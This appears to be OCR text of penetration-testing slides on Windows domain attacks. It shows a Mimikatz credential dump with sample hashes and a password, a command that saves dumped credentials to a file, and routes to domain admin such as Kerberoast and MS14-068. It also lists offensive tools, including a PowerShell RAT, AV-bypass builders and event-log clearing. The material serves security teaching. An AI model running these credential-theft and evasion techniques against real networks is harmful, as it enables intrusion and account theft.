
```
PS C:\Users> Invoke-Mimikatz -DumpCreds

  .#####.   mimikatz 2.0 alpha (x64) re
 .## ^ ##.
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY `gentilkiwi
 '## v ##'   http://blog.gentilkiwi.com
  '#####'


mimikatz(powershell) # sekurlsa::logonp
```

```
Authentication Id : 0 ; 1185575902 (00000000:46aa73de)
Session           : RemoteInteractive from 5
User Name         : xavier
Domain            : DISTRO
Logon Server      : UNITEDSTATES01
Logon Time        : 9/13/2016 6:17:31 PM
SID               : S-1-5-21-95346700-3989945768-2848222185-5178
        msv :
         [00000003] Primary
         * Username : xavier
         * Domain   : DISTRO
         * NTLM     : 72ac43cadaaba3cbdcdb18c8c8262f70
         * SHA1     : 7fb82774552ea11467b60b5657ab8fbd4b8037d4
         [00010000] CredentialKeys
         * NTLM     : 72ac43cadaaba3cbdcdb18c8c8262f70
         * SHA1     : 7fb82774552ea11467b60b5657ab8fbd4b8037d4
        tspkg :
         * Username : xavier
         * Domain   : DISTRO
         * Password : Change this Password now!
        wdigest :
         * Username : xavier
         * Domain   : DISTRO
         * Password : (null)
        kerberos :
         * Username : xavier
         * Domain   : DISTRO.DBNTEST.NET
         * Password : (null)
        ssp :
        credman :
```

NO DOMAIN ADMINS YET?




```
Invoke-Mimikatz -dumpcreds Out-File -Append  c:\evilplace\$env:computername.txt
```

OTHER WAYS TO GET DOMAIN ADMIN

- Passwords in SYSVOL & Group Policy Preferences
- Exploit the MS14-068 Kerberos Vulnerability on a Domain Controller Missing the Patch
- Kerberos TGS Service Ticket Offline Cracking (Kerberoast)
- Gain Access to the Active Directory Database File (ntds.dit)
- Compromise an account with rights to logon to a Domain Controller
  - Then run Mimicatz


POWERSHELL EMPIRE

Capabilities:

- PowerShell based Remote Access Trojan (RAT).
- Python server component (Kali Linux).
- AES Encrypted C2 channel.
- Dumps and tracks credentials in database.

NISHANG

- Check-VM
- Remove-Update
- Invoke-CredentialsPhish



PS>ATTACK

Use for AV Bypass. Build tool for new encrypted exe every time.

Contains

- PowerTools
- PowerUp
- PowerView
- Nishang
- Powercat
- Inveigh

Powersploit:

- Invoke-Mimikatz
- Get-GPPPassword
- Invoke-NinjaCopy
- Invoke-Shellcode
- Invoke-WMICommand
- VolumeShadowCopyTools

REDSNARF

New tool just released by NCC Group

- Retrieval of local SAM hashes
- Enumeration of user(s) running with elevated system privileges and their corresponding lsa secrets password
- Retrieval of MS cached credentials
- Pass-the-hash
- Quickly identify weak and guessable username/password combinations (default of administrator/Password01)
- The ability to retrieve hashes across a range
- Hash spraying:
  - Credsfile will accept a mix of pwdump, fgdump and plaintext username and password separated by a space
- Lsass dump for offline analysis with Mimikatz
- Dumping of Domain controller hashes using NTDSUtil and retrieval of NTDS.dit for local parsing
- Dumping of Domain controller hashes using the drsuapi method
- Retrieval of Scripts and Policies folder from a Domain controller and parsing for 'password' and 'administrator'
- Ability to decrypt cpassword hashes
- Ability to start a shell on a remote machine
- The ability to clear the event logs (application, security, setup or system)
- Results and logs are saved on a per-host basis for analysis

REFERENCES

- SPNs: http://social.technet.microsoft.com/wiki/contents/articles/717.service-principal-names-spns-setspn-syntax-setspn-exe.aspx
- SPN Query: https://technet.microsoft.com/en-us/library/ee176972.aspx
- Active Directory Security: https://adsecurity.org
- Remote Access PowerShell with Metasploit http://www.redblue.team/2016/01/powershell-traceless-threat-and-how-to.html
- No Domain Admin yet? https://365lab.net/tag/invoke-mimikatz/
- Privilege Escalation: http://www.fuzzysecurity.com/tutorials/16.html
- PowerUp: http://www.powershellempire.com/?page_id=378
- PowerSploit: https://github.com/PowerShellMafia/PowerSploit
- Mimikatz: https://github.com/gentilkiwi/mimikatz
- PowerShell Empire: https://github.com/powershellempire/empire
- Nishang: https://github.com/samratashok/nishang
- PS>Attack: https://github.com/jaredhaight/psattack
- RedSnarf: https://www.nccgroup.trust/uk/about-us/newsroom-and-events/blogs/2016/november/introducing-redsnarf-and-the-importance-of-being-careful/

Contact me!
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